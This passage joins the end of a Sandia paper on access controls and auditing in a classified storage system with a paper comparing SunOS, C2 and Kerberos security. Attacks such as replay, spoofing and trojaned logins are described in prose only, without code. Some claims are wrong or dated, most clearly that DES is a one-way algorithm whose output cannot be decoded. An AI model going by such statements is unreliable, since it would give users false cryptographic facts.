Access controls provide mechanisms that allow or deny access to resources based on well defined policies. The NSS supports two kinds of access controls—mandatory and discretionary. Mandatory access controls restrict user access to resources based on the sensitivity levels of the subject and the object. Discretionary access controls restrict access to resources based on the subject's need to know.

Mandatory Access Controls. Sensitivity levels are hierarchical in that a subject can read an object only if the subject's sensitivity level is greater than or equal to that of the object. Typically, subjects can write an object only if the subject's sensitivity level is less than or equal to that of the object. At Sandia, only a trusted subject can write an object at a different sensitivity level. Some mandatory access controls include non-hierarchical categories. While fields for category information have been defined in the NSS, they are not used because all users are cleared for the most restrictive category on the system. Discretionary access control protections are used instead.

Mandatory access controls are used to protect the network interfaces as well as the files and directories in the UniTree storage management system. The sensitivity level of an in-coming message is checked with that of the interface. Data sent or received on multi-level network interfaces must have a valid sensitivity level less than or equal to that of the interface. Data sent on a single level interface must have a sensitivity level equal to that of the interface. Messages that do not meet this criteria are dropped and a security violation is incurred.

When network messages are delivered to the network services, the sensitivity level of the network message is compared with the sensitivity level associated with the receiving socket. Unless the socket is set to trusted via the special *setsockopt()* system call, the message sensitivity level must equal that of the receiving socket or a security violation is incurred. If a network application attempts to send a network message without supplying a valid sensitivity level, the message is dropped and a security violation is raised.

While the subject sensitivity level is determined based on information from the network packets, file/directory object sensitivity levels are set and maintained by the UniTree software. UniTree as originally supplied by the vendor, set file/directory object sensitivity levels to the maximum level allowed on the system. All accesses to files or directories automatically used this maximum sensitivity level. Thus, all mandatory access checks in the software passed. To implement a hierarchy as described above, Sandia had to modify the UniTree FTP and NFS daemons to use the subject labels retrieved from the network and to propagate these labels throughout the UniTree storage management system.

In determining the file/directory mandatory access control policy for UniTree, Sandia reviewed policies implemented on existing systems[8][9]. Flink and Weiss in [10] analyzed UNIX file operations to determine mandatory access control policy and categorized filesystem operations as file, i-node, or directory operations. A subject/object dominance relation was then determined to define a mandatory access control policy. Sandia

mapped the operations provided through UniTree FTP and NFS to these operations and implemented the policy shown in Figure 8.

File Operation	Dominance Relation
R/E (read/execute)	$S \geq O$
W/O/A (write/overwrite/append)	$S = O$
File Header Operation	Dominance Relation
St(status)	$S \geq O$
Ch(change status)	$S = O$
Directory Operation	Dominance Relation
R/S(read, search)	$S \geq O(\text{directory})$
C/L/U (create, link, unlink) file	$S = O(\text{directory})$
C/L/U (create, link, unlink) directory*	$S \geq O(\text{directory})$
*subject sensitivity level must equal target directory sensitivity level	

Figure 8. Sandia UniTree Filesystem Mandatory Access Control Policy

This policy follows the no read up, no write down properties for the Bell-LaPadula security model[11]. The file header operations are equivalent to the i-node operations identified by Flink and Weiss. This NSS mandatory access control policy is very similar to policy 3 in the Flink and Weiss article. However, Sandia allows higher level directories to be created in and removed from a lower level directory. Of course, the subject level must equal the level of the directory being created or removed. This corresponds to the last directory operation shown in Figure 8.

To implement this policy, the UniTree software had to be modified slightly. UniTree structures contain fields for sensitivity labeling information because it was derived from a system developed at Lawrence Livermore Laboratory that required mandatory access controls[12]. Since the mandatory access control policy used at Lawrence Livermore Laboratory is different from Sandia's, the software that enforces the policy had to be modified.

Discretionary Access Controls. Since the NSS operates in a UNIX-based network environment, discretionary access controls were required to be consistent with the file access specified in the POSIX 1003.1 standard.[13] When the predecessor of UniTree was developed at Lawrence Livermore Laboratory, the systems that it supported were not UNIX-based. The client systems were responsible for providing the need to know separation. Client systems were able to access storage resources based on the possession of a capability. The concept of access controls based on a user identity was not incorporated into the design.

Since the UniTree product was implemented for UNIX-based systems, the standard user, group, and other permissions were added to file and directory attributes. The implementation of identity-based discretionary access control policy was incorporated in a library of calls that provided UNIX compatibility. The policy that was implemented in the UniTree version delivered with the NSS used the user's current user identifier and group identifier for determining discretionary access. A null alternate groups list was assumed in some key routines. While this null groups list implementation might be acceptable in typical UNIX networks that allow users to change their default group identity, the situation is intractable in a Kerberos authenticated environment where a user is known by one user identifier, one group identifier, and one alternate groups list.

To permit file sharing in the NSS, Sandia modified the UniTree UNIX compatibility library and the UniTree FTP and NFS daemons to implement an alternate groups list check for determining discretionary access. This

was necessary because UniTree does not support access control lists. File sharing between users with a common need-to-know is implemented using these alternate groups.

5. Audit

While auditing is often thought of as mundane, there are questions of how much to audit, how often, and what is the system impact in terms of response to the end user. When the audit requirements for the NSS were being determined, a complete log of all activity on the NSS was desired [14]. This activity included file system requests (i.e., UniTree FTP and NFS requests), privileged mode access or logons, and direct system logons. The log messages were to contain a date and time stamp, type and completion status of request, user identifier, requesting network node, requesting process sensitivity level, the file or directory name, and the file or directory sensitivity level.

Since UniTree is the trusted base for the NSS, the logging capabilities of UniTree were examined to determine how to support Sandia's audit requirements. The UniTree software produces a number of transaction logs, but these are not time stamped nor do they associate a user with the activity logged. These logs are more useful for diagnosing or performing a postmortem on system malfunctions. Because user access to UniTree is restricted to the FTP and NFS interfaces, they were ideal candidates in which to add auditing features.

Audit capabilities were added to both the UniTree FTP and NFS daemons by making calls to the system log daemon, *syslogd*, which supplied the date/time stamp as well as the logging process identifier. Security messages sent to the syslog daemon included a network address of the client node, user identifier, user sensitivity level, result or error code, type of operation, and file or directory identifier if the operation is a file/directory operation. The file/directory classification is available given the identifier.

One side benefit to implementing these auditing features was that the data for transaction accounting was available in the security log. When recording FTP get and put operations, a byte count and elapsed time were included. NFS transaction activity is maintained with the Kerberos user credential table and is logged when a user's entry is deleted or timed out. Another benefit to implementing the security and accounting information is the ability to better monitor the UniTree system. By merging the audit log with the UniTree transaction logs, the time problems occur can be monitored and the users affected by, or perhaps causing a problem, can be identified.

While the UniTree audit logs provide the greatest portion of required audit records, it is still necessary to use the audit features provided with the CONVEX operating system to log operations and systems personnel activity. In some cases, administrative or procedural controls supplement the logs provided with the operating system.

6. Conclusion

The software security features described in this paper were implemented over a period of four months. The implementation was facilitated by several factors. Sandia had in place a Kerberos authenticated network environment. Kerberos authentication had been added to FTP and NFS services on other network nodes. Internet packet labeling was already implemented in the network and in the Cray supercomputer. Finally, the architecture of the UniTree storage management software allowed Sandia to localize its security modifications in the data access services.

Security Testing has been performed on these software protection features. Sandia has subsequently obtained accreditation by the Department of Energy to use the NSS to store classified information. The classified information is protected by these software security mechanisms which are a part of the NSS' total security profile.

SunOS, C2, and Kerberos

A Comparative Review

John N. Stewart

*Academic Computing Services
Syracuse University
Syracuse, New York 13244-1990
jstewart@mailbox.syr.edu*

ABSTRACT

Standalone, multi-user, distributed, and client/server systems are experiencing security violations as never before. In Syracuse University SUNix's project, missing OS precautions, heavy overhead and large initial installation costs, and a large user base all affect the next moves. This paper reviews a standard Unix installation, a C2 installation, and a Kerberos installation with the related drawbacks and costs incumbent with each type. It also describes how each matches up with its counterparts, the authentication systems used, their weaknesses, and in certain cases what could be done to close the holes. Finally, it describes installation and maintenance for a standard "secure" Unix installation.

Introduction

Computer security, once considered a restrictive move against the hacker ethic, is now a necessary attribute for computer systems in all fields. Resigned to that, more and more installations around the world are migrating to secure systems such as C2, Kerberos, and third party products. Sadly, the time is gone when a network connection was a connection to a playground; now, it is a connection to inevitable compromise.

Moving towards a more secure operation mode is considerably difficult; products and services are numerous, and yet basic security concepts are still confusing. When reading about new products, only the positive side is seen and incompatibilities are never addressed. By comparing three common implementations, we hope to further inform the systems administrator, the users, and the management about weaknesses *and* strengths.

First, there is the U.S. Government "C2" specification; written in 1983, this standard became the basis for secure systems, and many product vendors attempt to adhere to its particulars. However, there are drawbacks

and sometimes prohibitive factors for administering a C2 secure site.

Sun Microsystems, Inc. C2 implementation is solid, though even Sun is expanding upon it with new features in their latest OS revisions. The new information service has considerable power when compared to its predecessor; the network filing system Sun designed has drawbacks, and the full C2 auditing is considerably difficult to maintain.

Second, the MIT Project Athena Kerberos model; with a basis for comparison, Kerberos model goes above and beyond C2. Designed as a user to host authentication system, Kerberos assures that each event is stored, however trivial, and provides a trace back to the source. However, in certain environments, the Kerberos model has initial costs which may be impossible to pay without significant planning and downtime.

At this writing, the draft for Kerberos Version 5 (V5) was just released and it promises to address some restrictive features in Kerberos Version 4. Though only in beta-test at this time, V5 is being heralded as the new secure system — and the cost for the source makes it attractive to any buyer.

Finally, a Sun systems administrator guide to a secure standalone or networked environment. Though by no means complete, pointers and information about secure administration are presented from experience and from others writings; intended only as a framework, we hope to present a limited alternative to C2 or Kerberos for sites which consider such installations impossible.

I. C2 Security Solutions

General Security Provisions

The Orange Book, published by the United States government in 1983, created a defacto standard for computer security called C2. This security level is the highest achieved in actuality, though the governments standards do go higher. The requirements for *all* security levels presented in the Orange Book are as follows:

•Security Policy

A security policy requires Access Control Groups (ACG) for named users and named objects within the system. These ACGs provide file protections and discretionary access control for individual objects. Facilities for modifying these control groups, `self/group/public`, should allow individual users to change access controls for objects they are authorized to change. Finally, access to a new object not previously accessible will only be granted by a restricted user group such as the object's owner or the systems team [Klein1983].

•Marking of security levels

When describing a global environment, each zone needs to be marked with a security level. For example, the Internet may be considered insecure; the local network on a campus is considered relatively secure, and each machine/zone should be designated with a security level depending on the configuration. Where insecure meets secure, a gateway machine serves as an interface between an insecure and a secure zone (a firewall).

•Identification of individuals

C2 requires that a login session present itself before having the ability to use computing resources. This is initially achieved via a `userid/password` combination. By definition, only authorized sessions should have access to a resource, provided that session is authorized to use that resource.

•Accountability with audit information

Audit trails for user actions and administrative actions are a large part of security methods. Each audit file should be readable by an authorized group, different for each audit file when necessary, and should not be modified by this group for any reason. The audit record itself should record the event time, user, type of event, and the success/failure. If the event is an authentication request, the record should also include the originating host/terminal for further accountability.

•Assurance of reliability/safety

The secure environment should maintain a network area and protect it from outside influence. In certain environments, a network router which filters requests from outside hosts is appropriate — thereby denying access to particular resources unless the request is made locally. A simple smart password program which verifies that the password is not a common word, ensures the password is longer than six letters, and has at least one special character may suffice for a standalone machine. Since all sites are different, this description is deliberately vague.

•Continuous protection

C2 security requires system integrity and testing, both of which are usually handled by security programs. The security checking process should include a search for the obvious holes: `/etc/hosts.equiv`, `/.rhosts`, `/usr/bin/.rhosts`, world writeable password files, etc.

•Documentation

Finally, written or electronic documentation should take place for the investigation surrounding questionable events. The audit event logs provide the basis for particular event documentation, however the investigation should also be documented with this event record. Remembering an event is much easier when the log includes all the procedures followed.

C2 Security Provisions

C2 security is a super-set to the general security description. C2 must satisfy all the general security requirements, and also satisfy the following:

•Discretionary Access Control

DAC provides a relationship between objects and owners, and should inherently assure that objects owned by one user are not available to another unless the owner permits it. Unix itself provides unique UID and file protections to fulfill this goals.

•Object Reuse

If an control object is removed and then reused, that object must assure that the old owner does not have access to the information stored in the reused object. For instance, when a file is removed, its inode is deleted and all information pertaining to it should be eliminated. If an inode is created with the same number, the old owner should not have access to the new object. The only exception to this rule is if the old and new owners are the same.

•Trusted Facility Manual

A facility manual describes the current operating environment, the site security-testing documentation, and the policies/procedures for break-ins. It should also include logs for questionable events, and be stored in a safe area. [Klein1982] The procedures for examining and maintaining the audit files as well as the detailed audit record structure for each type of audit event shall be given [OrangeBook83].

C2 Security Positive Aspects

C2 provides password shadowing, a method for splitting the password file into two parts. The first file is `/etc/passwd`, and contains the userid, an asterisk (*) in the password field, the group id, the personal GCOS field, the path for the home directory, and the login shell. As with most Unix implementations, this locally stored file is world readable, which makes the information in it available to all users.

Since the password entry is represented by a *, there is a second file `/etc/shadow` which contains the information not found in that field. This password adjunct file contains the encrypted password for the user, but more importantly, this file is only readable by `root`. Now, a hacker cannot run a password cracker since these encrypted passwords are not readable by all users. Usually, the OS provides conversion routines to bring the new password and shadow password files on line.

Currently, the shadow password suite does not work in a Network Information Service environment. The NIS which Sun supports is a distributed network lookup service. NIS maintains a set of files that machines can query as they would a standard database; these files are known as maps, and contain a set of keys and their associated values. For example, a map called `group.byname` contains all the group names and their respective members. When a machine needs to verify something about the group file, it looks to the NIS server and queries that database [SunOS4.1.2 1992].

The maps are maintained on a single machine known as the NIS master, and may be propagated to other machines known as slave servers. The slave servers act as backups in case the NIS master goes down, and also alleviate a high verification request load on the NIS master by providing the same information to clients as the NIS master would. Currently, in Sun's NIS, all the maps created are readable by the `ypcat` facility; this allows the password file to be seen by any user, much like the `/etc/passwd` file if shadow passwords are implemented.

For distributed environments, there will be NIS password shadowing. Supported by the NIS+ concept yet to be released by Sun, a distributed environment will have *controlled* maps as a part of the NIS+ service. When the server, whether it be master or slave, is queried about a map it first verifies that the requestor is authorized to see that map; if not, the query is rejected.

This allows the password file to be transferred to slaves, and still be usable by the `/bin/login` program which is run as `root`. Since `/bin/login` needs the password file information to confirm a login, nothing is lost if the controlled password map is readable by `root` (default). However, since the password file should not be accessible to all users on the system, a request to `ypcat` the password file by a standard user is denied.

Please note that some NIS maps *should* be readable by the common user community. One that comes immediately to mind is the `hosts` map. Since each map is protected separately, the password file is unreadable but the `hosts` file is readable by the standard user.

C2 also supports secure NFS and host authentication via DES. DES, a United States government one-way encryption algorithm virtually impossible to undo, takes a word and translates it into a character string. By design, this string cannot be decoded, making the encryption "one-way." Since network data transfer is encrypted through DES, a wiretap or network monitor will yield nothing but undecipherable strings.

A principal method for cracking into a system is to send the system repeated requests for a particular service, hoping that authorized requests are duplicated. Replay attacks are designed to request a unauthorized service immediately after an authorized user has requested it; the hope is that the machine will believe the unauthorized requestor is actually part of the same session as the authorized requestor, and return the desired information.

Using the DES algorithm to encrypt transactions keys during NFS requests, replay attacks are near impossible. With DES installed, decryption of keys also becomes a negligible worry. By encrypting all the conversation keys

between requestor and requestee, a replay attack would require the spoof host to be able to duplicate the encrypted keys (which would require decryption, modification for hostname, and then re-encryption.) This is both difficult, and considerably expensive.

The audit trail that a C2 implementation creates is phenomenal. While standard auditing records the command name, CPU time used, timestamp, and userid; C2 auditing records all of that plus more:

A typical event is as follows:

record type		
record event class		
date		
real user name	audit user name	effective uname
real group name	process ID	
error code	return value	
security label		
cwd		
pathname		

Figure 1: C2 Audit Entry [Farrow91]

Finally, C2 security also completes more error checking during `ypbind`. Since it is trivial to spoof a hostname if a user has `root` access on a machine, an illegal NIS master could be placed onto the network. New password maps could then easily be propagated to the slave servers, since the `ypxfr` is verified by hostname. However, if an NIS server or client tries to `ypbind` to an NIS master or another slave, and that master or slave's `ypserv` is running with a UID not equal to zero (`root`), C2 implementations will refuse connections with that server [SunOS4.1].

This ensures that a user cannot create a program called `ypserv` which listens to the proper port on a NIS master or slave, and send out bogus information. Another security hole closed.

Negative Aspects to a C2 implementation

C2 still has it's drawbacks, username and hostname spoofing being the most common.

A two sided coin, secure NFS has its limitations. Since a hostname may be spoofed, that spoof host circumvents the verification procedure and a breach is left unrecorded. When a userid is spoofed, the same problem can occur especially if the userid being spoofed is `root`. For both cases, the security features which C2 provides in NFS are ineffective, since the host/user verification

procedures are authorizing bogus machines/users.

Unfortunately, with export laws, the DES encryption which comes with C2 is unavailable outside of the United States. The U.S. Government feels that the DES standard should remain in the U.S. and it forces OS releases to take different approaches outside of the U.S. Secure NFS is still available using other encryptions means, but the end result is less secure than a DES installation.

Without audit trails, a login session may do anything and remain invisible. However, C2 security eliminates such total freedom through extensive audit trails and secure password mechanisms. Through lengthy dialogue records, a privileged command is traceable back to timestamp, userid, and hostname.

Though this extensive auditing mechanism has the inherent capability to backtrack events, there is one undocumented feature worth noting. If the partition where the audit trails are being stored fills, the system being audited will lock. Since the audit stamp cannot be stored, C2 provisions stop activity on the audited system [Farrow91]. While this problem may seem unlikely, reconsider the format for each entry presented in Figure 1; it is very possible than an audit partition will fill up to capacity.

Another C2 auditing concern is NFS data storage; if audit data is stored on an NFS mounted partition, that system cannot run Secure NFS [Farrow91].

Another concern for distributed environments: the entire NIS domain must be converted simultaneously. While practical for certain installations, it is not always easy for large installations to provide for this type of downtime. An institution with a large number of dataless clients, such as Syracuse University, would pay a high initial cost since all the dataless clients would need the security package installed onto the local disk. The SunOS dataless `install` script does not include the security package as a default. Expected downtime at Syracuse University extends over three days, which is considered unacceptable.

NIS+

Due out in June-July 1992, NIS+ is heralded as the secure NIS system. In this implementation of Network Information Service, each distributed NIS map can be controlled individually; a user may look at the entire hosts file, and at the same time only the systems group may read the password file.

Supported on SunOS4.1.2 and SysV.Rev4, NIS+ has its drawbacks. While secure maps are assured when the entire domain is NIS+ served, NIS+ will serve NIS clients;

for compatibility, Sun had to provide this service. This presents the same security risk NIS always did: the password file won't be readable on NIS+ machines, but will be readable on NIS machines. Since an NIS+ server treats a straight NIS client as if the server itself was running straight NIS; the client is a security hole: it has unconditional access to this NIS maps.

Thinking that NIS+ will cure the password file problem is pre-mature; though it is a significant step in the right direction. With a multi-version OS environment, older versions will continue to run NIS, and therefore be able to read the password file. Given time, more vendors will implement NIS+.

If the entire system is a SunOS system, and all the platforms can handle the SunOS 4.1.2 installation, the supported NIS+ concept will work as intended. This configuration will allow certain users to read certain maps, and there is no insecure host since *all* are running NIS+.

II. Kerberos

Overview

In timesharing systems, the operating system controls information security. In networked, distributed environments the operating system, the file servers, the network and the end user all pose risks to data integrity through common means of circumventing Unix security.

Since Unix was not originally designed to be a secure system, it falls short to some principal competitors in the operating systems arena. Addressing the service request security issue, there are three major approaches: do nothing, require the host present itself for verification, or require both the host and the user to present themselves.

Typical Unix systems do the first. For many closed environments it is sufficient to allow the host to control security issues; not too much is happening which may circumvent the security mechanisms. If the entire network is locally controlled and not otherwise connected, this is a reasonably secure environment.

Unix also partially addresses the second suggestion via secure NFS, secure RPC, and `rlogin/rsh` verification. The host presents itself for verification, and once secured, opens the appropriate gate for information exchange.

C2 approaches the second, as seen above, by using various facilities which provide for password protection and trusted data hosts. Since these security algorithms are

themselves subject to possible problems, the end result is a *more* secure system not a *totally* secure system.

The next computer security system discussed here approaches security via ticket granting authentication systems. Kerberos, designed in 1988-1990 by the Project Athena group at MIT, uses a stronger method for authentication based on the users password, the host, and a Kerberos server itself.

How does it work?

Kerberos keeps a database of the clients and their private keys — usually via Oracle or some other Unix database system. The clients are stored via the TCP address, and the private keys are large numbers known only to the authentication host and its specific client. If a client is a machine, there is a particular number. If the client is a user, there is a particular password.

Since the Kerberos authentication server keeps track of the entire database, it can convince each client that another client is valid. By receiving a request from one client, the Kerberos server can generate an authentication ticket for another client via the stored keys. Kerberos also may create a permission/authorization key (usually called a session key) which is a temporary key used in only one transaction.

Given a simple scenario: a user on one hosts wishes to `rlogin` to another host. Since the user must have already logged in to the originating host, a session key was created and verified by the Kerberos authentication server. At this point, the user has been verified, and the host in which s/he is using, noted.

The originating host calls up the Kerberos server and asks for permission to `rlogin` into the other machine. This server checks the userid, verifies that it has the rights to run `rlogin` to the destination host, and sends back a session ticket to the originating host and the destination host. Since the tickets and keys are encrypted, handing them back to the user's machine does not imply a substantial risk.

This session ticket has five parts: the server, the client, the client's network address *according to the Kerberos server*, the timestamp, the duration of validity, and the encryption key for tickets. Since the ticket is passed to both hosts, a request/authorization is easily matched when a call/answer occurs. In the Kerberos model, the ticket is encrypted via a private-key algorithm, not a public key as with other systems.

Now that the person is authorized to "do something" s/he then calls the Kerberos server again by executing the

desired program and the authentication systems sends back a service request authorization. At this stage, the user and the service have been authorized, but not executed. A user can ask for multiple services within a session ticket window — the session ticket will authorize the request for services during its entire lifetime.

The `rlogin` program runs, now sending the authorized ticket along. The destination host notes the ticket, and compares it the current authorized tickets it has received. In this case, it sees a match and allows the `rlogin` program to run and `inetd` to spawn a process.

If the session key didn't match, the destination host will refuse access and will log the unauthorized request. Here is where the system effectively forces authentication, since it will flatly refuse an unauthorized site or user. Also note that the service ticket presented is good for one service only, and is then the destination host will refuse it; it has been *used*. However, once an authentication ticket expires, a new one must be requested and the process starts all over again.

Kerberos has the ability to get around the `.rhosts` files — and in fact will ignore them completely. Since a `.rhosts` and `/etc/hosts.equiv` file should only allow cross-platform usernames owned by the same person, there should be no inconvenience to the user community. By authorizing the user and the host, trusted hosts may be set up for specific time frames, specific user groups, etc. much like a TCP wrapper program would.

The end result is to virtually eliminate network spoofing. However, the Kerberos program doesn't come easy, and the price of security is rather high.

Assumptions

The Kerberos environment assumes the following:

- That public and private workstations are in physically secure environments
- An installation without link encryption
- A small number of servers centrally located operated
- That DES is secure enough for the environment
- A global clock is available and synchronizes all systems
- There is a numeric schema for numbering hosts

It also assumes that this product is not being used for sensitive data transactions or high risk operations. Since the possibility of forged authorization is real through spoofed username or hostname, insecure transactions may be disastrous. Though Kerberos is a secure system, it may be breached by forging the Kerberos authentication server.

Implementation Costs

To fully understand what is involved in a Kerberos Installation, the following software packages need to be evaluated:

•Kerberos applications library

The Kerberos applications library is merely an interface for the client and application servers; it contains the routines for creating and reading authentication requests, as well as the routines for creating safe message passing.

•Encryption library

The encryption library was originally designed around the DES standard. In the fifth version of Kerberos this will no longer be the case. Since license restrictions prevent DES from being exported out of the United States, the Kerberos system had a limited client base.

A principal advancement over standard DES is the PCBC - Propagating Cypher Block Chaining system. When/if an error occurs in DES, the other blocks are still readable and valid. With PCBC, any error forces the entire message to be marked invalid rather than just pieces.

•Database library

The database library is replaceable in Kerberos — its default is `ndbm` (a publicly available database managers). Since many systems have converted over to Oracle, only the calling functions need be modified and the U.C. Santa Cruz seemed to find that rather easy [Haynes91].

•Database administration programs

The administration programs are simplistic — a record is held for all clients containing the name, private key, and expiration of that clients authorization (and some minor administrative information) The standard information (userid, phone number, etc) is all kept on a separate server since it is all irrelevant to Kerberos and would only bog the system down.

•Administration server

The administrative server provides read-write access to the Kerberos database through the various administrative programs. The client is any host, the server must be a system that has the databases attached.

•Authentication server(s)

The authentication server performs only read access

on the databases, not allowing modification but instead verifying identities and system authorizations. This system generates the authentication keys and the session keys, but may run on any machine that has a read-only copy of the databases.

- Database propagation software

Database propagation systems are needed for the aforementioned servers — allowing propagation maps to be housed on more than one server and readable by more than one. This is the concept of a “slave server” much like the NIS counterpart. If the master administrative server receives an update, it modifies and distributes the maps.

- User programs

User programs and applications are the end-user programs, many of which must be modified on the hosts in question. Herein lies the thankless task called conversion.

Different views

For the most part, a *Kerberos user* won't notice Kerberos affecting him/her. Instead, the ticket granting process is granted through login, changing passwords is via the password command, and all tickets are destroyed upon logging out.

If, however, the user runs past the authorization window, the user will need to run the `kinit` program to receive another authorization ticket. Up until that point, all services will be provided if they are authorized and nothing is noticeable. When the window expires, the next “needs authorization” command will fail, and the user receives an error.

A *Kerberos programmer* usually needs to add authentication to his/her programs, usually called Kerberizing. It involves calls to the servers and possible calls to the DES library for encryption. There is an entire library of calls which may be used in C, FORTRAN, or Pascal as part of the Kerberizing process — all available through the Kerberos distribution. Though not all programs require Kerberizing, programs which ask for file access, network transactions, message passing, or use privileged commands will require modifications.

A *Kerberos Administrator* will see a large change, since s/he hasn't done this before. The major problems are during the installation and test phases where locally written programs stop working and error messages abound. When a new application is brought on-line, the package and server need to be registered with the Kerberos database and assigned a private key. It is also the Administrators job to physically secure the server and

make appropriate backups in case of hardware failure.

Application and User Interface

Since Kerberos was designed to operate and not seen, only network applications will require any user interaction — and only under certain circumstances. The command `kinit` will ask for a password (user supplied) and grant an authentication ticket to the user. This authorized session has a window, and the user is allowed to ask for as many services as needed within that window. If the window expires, a new authorization ticket is needed and the `kinit` program needs to be rerun.

If a user wants to list all the tickets granted, `klist` is provided and will list all tickets obtained so far. It will list expired as well as current, with appropriate descriptions.

The last command is `kdestroy`, usually run in the logout sequence. Here, all owned tickets are destroyed regardless of their status.

Sun NFS and Kerberos

Sun's security failing lies in the NFS environment since its simplicity leaves security holes. When an NFS request comes from a client, the secure NFS system will note the UID and GID, and authorize an access provided the host is a trusted host in the tables. If the UID and GID are fine, but the host is not trusted, no access is given to the client and the client receives a refusal message.

Kerberos on the other hand, allows `root` logins on local machines giving the machine owner power to modify local information. However, this opens up problems with root privileges on mounted read/write directories where the super-user may modify data from any host within the Kerberos environment.

MIT designed a Kerberos/NFS hybrid. The first suggestion would modify NFS to be full-blown Kerberos authenticated; however, this is impractical. Since the NFS system posts credentials during every read/write event, two way encryption/verification would happen for each NFS event.

Since encryption is done in software, the performance hit would have been substantial. The NFS transaction is authorized in a two-tuple {client-address, uid} Kerberos key mapped onto a valid {uid, gid} NFS authorization. Here, the Kerberos system still has authority for ticket permissions; but, the client doesn't see the performance hit.

Limitations and Open Issues

Kerberos has its limitations — it has strong points, but it is susceptible. Here are possible problems concerning the protocol [Bell91]:

•Replay Attacks

Replay attacks occur when a timestamp is duplicated through ticket capturing, and the service is requested again through a reply. Since the protocol is based on the timestamp and the hostname, the timestamp is caught and a TCP connection can be forged [Morr85]. Through these two authentication criteria comes an authorized ticket and therefore a security risk.

•Byte order

Since ticket formation itself has questionable design, the message byte ordering needs to be standardized; without this standard, multi-platform message passing is very difficult. While it makes two hosts with the same byte order simple, V4 does not follow established conventions for message passing and will postpone interoperability if the receiver doesn't understand the sender.

•Yearly date/time modification

The clock synchronization schema also poses problems. When a person has the ability to modify the time on a localhost, a replay attack is easier. The hostname stays the same, the date is properly modified, and then the authorization ticket presents itself. If a requesting host is misled about the proper time, the authentication server may be misled.

In conjunction with this problem is that the Kerberos authentication is built on top of an insecure time service. If the underlying system is breached, it may go unnoticed; it wasn't *Kerberos* which failed.

•Ticket lifetime

If the time system were not a factor, the valid lifetime schema for tickets has a maximum value of 8-byte five minute interval windows = just over 21 hours. Some systems require longer periods for task completion; the current Kerberos revision won't allow it.

•Password Guessing

Password guessing is possible; much like standard methods of password guessing, here it is reverse engineering. Since the user's secret key will be a certain length, that key can be duplicated outside of Kerberos, and verified by using the key to decrypt the actual password. This effectively adds a cumbersome addition to standard

password attacks, but by no means eliminates them.

•Login

If a security hole exists, then the login program could be overwritten with one which captures the entered plaintext password before encryption. With this password comes the authorization key and therefore the access a hacker needs. It is much more difficult to spoof a login program in such an environment as Kerberos, but not impossible [Bell91].

•Remote ticket access

While remote access is always a security risk, the lack of remote ticket granting also creates problems. If a user runs `rlogin` or `rsh`, the newly spawned program on the remote machine wants an authorization ticket so it may contact the Kerberos authentication server. With approval/denial from the Kerberos server, the remote machine decides whether or not this program may run on it. Since the only authorization ticket available is the originating host, not the remote host, the authentication will fail in most cases. Running an `rsh` which is designed to network ping would be impossible without this missing feature.

•Plaintext attacks

Plaintext attacks are difficult to represent as well as operate. If an attacker intercepts the requestor packets and pulls the plaintext information out of it, s/he may use the cipher to decrypt the encrypted message keys. With both these arguments, an entire session may be forged.

•Ticket Scope

Since tickets are limited by both time and host, a request moving across two Kerberos servers, or needing two or more machines. This is difficult and will be addressed in V5: in V5, the request gets routed to each appropriate Kerberos server in a sub-net, and is passed along if approved [V5Draft92].

•Public Workstation Authentication Access

No one has figured out the best way to address the cascading host-trust problem. Should a server should keep a list of trusted hosts to contact, or instead check a master list of trustable/denial clients? Public workstation users cannot offer authenticated network services; only physically secure hosts may. Since Kerberos client-to-server authentication requires each server to store its private key locally, insecure workstations are just that: insecure.

Some other difficulties present themselves:

- Double encryption
- PCBC encryption
- Replay detection
- Session key replay
- Checksums

The double encryption algorithm is perplexing, since it sends the authorization ticket doubly encrypted from the Kerberos Authentication Server to the client. Here, there is really no need to encrypt it all since the authorization will only be accepted at the client level — and it is highly unlikely if not impossible, to forge the request and the receipt for authorization tickets.

PCBC (plain- and cipher- block-chaining) encryption is a modified DES version in an attempt to provide data encryption and integrity protection in the same schema. However, this method has been proven inaccurate since a user can carefully modify a message and have it pass undetected.

The V4 system does not record a list of the properly presented (versus replay) tickets and is therefore subject to replay attacks which go unnoticed [V4Spec90]. The documentation features are not properly in place, resulting in an environment where replay attacks are undetectable.

An unusual scenario is to have an authorized key remain after a user logs out, and having a different user log in within the appropriate time window. If this happens, it is possible than more that one person could be using the same authentication key and therefore receive untraceable authorizations.

Finally, the checksum on encryption is nonstandard, and therefore untestable for reliability. While based on a quadratic function, the modifications make it difficult to test under normal circumstances and therefore leave it as unproven. This functions suitability in an secure environment is questionable.

Kerberos Revision 5

The V5 of Kerberos is still underway at Project Athena [Kohl91]. Since the success of V4 is worldwide, new encryption mechanisms, simplified administrative tasks and multi-net expansion systems were needed.

There are new flags being added onto authorization tickets:

- Forwarding to other hosts (remote ticket authentication)
- Post-dating (allowing a ticket to request a service

with a post time stamp)

- Automatic renewability (upon request)
- Duplicate Session keys (for multiple hosts)

Kerberos V4 had DES, but didn't use it entirely due to the problems with foreign licensing. Now, there is a "virtual function" for the encryption interface which provides encryption standards that change dynamically. The new revision will also provide 32-field DES as a separate package to a user community within the United States.

Previous to V5, Kerberos was a TCP based environment where UUCP hosting and non-standard network design couldn't be supported. With the new revision, the machine addresses are encoded as a three-tuple {type, length, contents} which provide multi-addressing support. The interesting part is that most address-included message passing schemes can ignore the address section with relatively little security risk. There is already an agreed message passing channel between the client and server which will remain unaffected.

The final note on this addressing schema stops forged host authentication on the network.

In terms of implementation, the multi-version name space is supported in both versions. V4 and V5 may use the same server, so upgrades are relatively painless. The Key Distribution Center (KDC) running V5 will support V4; please note that the first machine to upgrade should be the KDC.

Proper replay detection is also available; previously, replay attacks were ignored. Now, the protocol properly records and reports replay attacks, also storing the active keys so that replay attacks are impossible. This properly conforms to C2 implementations.

The Kerberos V5 libraries have replaceable modular parts with OS independent pieces finally isolated. [V5Draft92] Under V4, U.C. Santa Cruz had to redesign certain libraries to allow a non-Project Athena machine access to Kerberos. Now, the code is slightly more modular and infinitely more portable.

Implementation Costs

Kerberos has its price, and its price is time. While the V4 system is a minimized installation, the V5 system eases the process considerably [Kohl91]. The principal concern any large site will have in moving to Kerberos is the installation and conversion times required for multiple hosts. When a site goes to Kerberos, it goes completely and it is difficult to go back.

A concern expressed by many sites is this “de-installation” process, and perhaps this should be addressed by MIT. Removing the Kerberos server and running normal OS will be as lengthy as the original Kerberos installation. All code which has been modified to incorporate Kerberos calls will no longer need these call, and all the Kerberos service requests must stop.

The best method for programmers is to design the code for both Kerberos and non-Kerberized systems. This assures portability in the future, and portability for current installations.

